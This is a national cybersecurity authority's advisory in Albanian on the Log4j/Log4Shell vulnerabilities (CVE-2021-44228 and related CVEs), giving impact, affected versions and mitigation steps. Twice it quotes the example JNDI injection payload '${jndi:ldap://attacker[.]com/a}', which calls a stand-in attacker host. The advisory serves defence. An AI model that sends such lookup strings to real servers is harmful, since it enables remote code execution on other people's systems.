AKCESK | AUTORITETI KOMBËTAR PËR CERTIFIKIMIN ELEKTRONIK DHE SIGURINË KIBERNETIKE

Log4j vulnerability

(CVE-2021-44228)

Autoriteti Kombëtar për Certifikim Eletronik dhe Sigurinë Kibernetike
Rruga. "Papa Gjon Pali II", Nr. 3, Kati I Tiranë Shqipëri 04-22-21039
Email: info@cesk.gov.al
Web: www.cesk.gov.al

Indeksi

Java Logging package RCE vulnerability

Niveli i cenueshmërisë: Serioz (kritik)

Ky postim ofron burime për t'ju ndihmuar të kuptoni cënueshmërinë dhe si ta eleminoni atë.

Përmbledhje

CVE-2021-44228

Kur serveri regjistron të dhënat që përmbajnë ngarkesën e dëmshme (p.sh., ${jndi:ldap://attacker[.]com/a}) në kërkesë (dërguar nga një përdorues nëpërmjet ndonjë protokolli), cenueshmëria log4j shkaktohet nga kjo ngarkesa e pagesës dhe serveri i bën një kërkesë sulmer.com nëpërmjet Java Emërtimit dhe Ndërfaqes së Drejtorisë (JNDI).

CVE-2021-45046

Në disa konfigurime jo të parazgjedhura, patch-i i prezantuar në Apache Log4j 2.15.0 është i paplotë. Kur konfigurimi i regjistrimit përdor një paraqitje jo të parazgjedhur të modelit me një kërkim të kontekstit (për shembull, $${ctx:loginId}), sulmuesit me kontroll mbi të dhënat hyrëse të Thread Context Map (MDC) mund të krijojnë të dhëna hyrëse me qëllim të keq duke përdorur një model kërkimi JNDI , duke rezultuar në një rrjedhje informacioni dhe ekzekutim të kodit në distancë në disa mjedise dhe ekzekutim të kodit lokal në të gjitha mjediset

CVE-2021-45105

Një sulmues me kontroll mbi të dhënat hyrëse të Hartës së Konteksit të Temave (MDC) mund të krijojë të dhëna hyrëse me qëllim të keq që përmbajnë një kërkim rekurziv, duke rezultuar në një Gabim StackOverflow që do të përfundojë procesin dhe rrjedhimisht, kushtet e mohimit të shërbimit (DdoS).

CVE-2021-4104

Nëse sulmuesit marrin akses shkrimi në konfigurimin Log4j, ata mund të ofrojnë konfigurime TopicBindingName dhe TopicConnectionFactoryBindingName duke bërë që JMSAppender të


kryejë kërkesa JNDI që rezultojnë në ekzekutimin e kodit në distancë në një mënyrë të ngjashme me CVE-2021-44228. Ky problem prek vetëm Log4j 1.2 kur është konfiguruar në mënyrë specifike për të përdorur JMSAppender, i cili nuk është i paracaktuar.

Më 9 dhjetor, informacion në lidhje me një cënueshmëri kritike të paautentifikuar (RCE vulnerability CVE-2021-44228), po ndikon në paketën e mirënjohur të regjistrimit Java log4j të përdorur nga shumë aplikacione dhe web servise të njohura. Vulnerabiliteti 0-day u postua në Twitter [1] së bashku me një proof-of-concept (PoC) të postuar në GitHub [2].

Log4Shell është një cenueshmëri në paketën e mirënjohur të regjistrimit me burim të hapur Java Log4j, e cila mirëmbahet nga Apache Software Foundation. Log4j përdoret në një gamë të gjerë aplikacionesh dhe shërbimesh ueb në të gjithë globin. Për shkak të natyrës së cenueshmërisë, gjithëpërfshirjes së tij dhe kompleksitetit të korrigjimit në disa nga mjediset e ndikuar, është e rëndësishme që të gjitha organizatat, veçanërisht subjektet që janë nën Direktivën e Sigurisë së Rrjetit dhe Informacionit (NIS), të vlerësojnë ekspozimin e tyre të mundshëm sa më shpejt, sa më shumë që të jetë e mundur.

Kjo dobësi mund t'i lejojë sulmuesit një kontroll të plotë të serverit të afektuar, nëse gjendet një string nga përdoruesi i cili është i loguar në sistem. Meqenëse është e lehtë për t'u shfrytëzuar, ndikimi i kësaj cenueshmërie është mjaft i rëndë.

Kur serveri regjistron të dhënat që përmbajnë malicious payload:
(p.sh., *${jndi:ldap://attacker[.]com/a}*)
në kërkesë (dërguar nga një përdorues nëpërmjet një protokolli çfarëdo), cënueshmëria log4j shkaktohet nga ky payload dhe serveri bën një kërkesë për *attacker.com* nëpërmjet Java Naming dhe Directory Interface (JNDI).



source: Radware

Në shumicën e rasteve, zhvilluesit mund të shkruajnë mesazhe gabimi të shkaktuara nga futja e përdoruesit në regjistër. Sulmuesit mund ta përdorin këtë veçori për të ndërtuar paketa të veçanta të kërkesave të të dhënave përmes kësaj cënueshmërie dhe në fund të shkaktojnë ekzekutimin e kodit në distancë.

Më 24 nëntor 2021, ekipi i sigurisë së Alibaba Cloud raportoi zyrtarisht dobësinë e ekzekutimit të kodit në distancë të Apache Log4j2 në Apache. Për shkak se disa funksione të Apache Log4j2 kanë funksione analize rekursive, sulmuesit mund të ndërtojnë drejtpërdrejt kërkesa me qëllim të keq për të shkaktuar dobësi të ekzekutimit të kodit në distancë.

Shfrytëzimi i cenueshmërisë nuk kërkon konfigurim të veçantë. Pas verifikimit nga ekipi i sigurisë së Alibaba Cloud, Apache Struts2, Apache Solr, Apache Druid, Apache Flink, etj. janë prekur të gjithë.

KUJDES!!

Sistemet dhe shërbimet që përdorin bibliotekën e regjistrimit të Java, Apache log4j midis versioneve 2.0 dhe 2.14.1 preken nga kjo dobësi.

Është e rëndësishme që masat adekuate zbutëse të zbatohen në kohën e duhur dhe që organizatat të ndjekin udhëzimet e autoriteteve të tyre kombëtare të sigurisë kibernetike. Këshillimet më të fundit të publikuara nga Anëtarët e Rrjetit CSIRT mund të gjenden në kanalet e tyre zyrtare të komunikimit përkatës. Organizatat mund t'i referohen gjithashtu udhëzimeve të dhëna nga CERT-EU.

Duke qenë se kjo është një situatë në zhvillim, ne rekomandojmë fuqimisht të gjitha organizatat që të kontrollojnë rregullisht udhëzimet e dhëna nga Anëtarët e Rrjetit CSIRTs dhe CERT-EU për vlerësimin dhe këshillat më të fundit dhe të ndërmarrin veprime sipas nevojës

Rekomandime

Akcesk rekomandon fuqimisht kontrollimin e të gjithë serverëve për përdorimin e librarisë log4j të cënueshme.

- ➔ Skanoni libraritë e log4j, përdorni Yara rules për të anashkaluar vulnerabilitet e librarisë.
- ➔ Këshillohet të përdorni një version të përditësuar të Java pasi sjell kufizime për thirrjet e bazuara në JDNI në LDAP dhe RMI.
- ➔ Cakto *log4j2.formatMsgNoLookups* në true duke shtuar vargun *-Dlog4j2.formatMsgNoLookups=True* me komandën Java Virtual Machine për startimin e një aplikacioni.

Nëse gjendet një aplikacion vulnerabël që përballet me internetin, rekomandohet fuqimisht që:

- të izolojë burimin nga pjesa tjetër e rrjetit të brendshëm;
- analizoni makinën kundrejt çdo anomalie.
- përdorni Web Application Firewall (WAF) dhe Intrusion Detection System (IDS)

Referenca

[1] https://twitter.com/P0rZ9/status/1468949890571337731

[2] https://github.com/tangxiaofeng7/apache-log4j-poc

[3] https://www.lunasec.io/docs/blog/log4j-zero-day/

[4] https://github.com/enisaeu/CNW/tree/main/log4shell

[5] https://www.cyberkendra.com/2021/12/worst-log4j-rce-zeroday-dropped-on.html

[6] https://media.cert.europa.eu/static/SecurityAdvisories/2021/CERT-EU-SA2021-067.pdf

[7] https://www.bleepingcomputer.com/news/security/log4j-list-of-vulnerable-products-and-vendor-advisories/

[8] https://www.enisa.europa.eu/news/statement-on-log4shell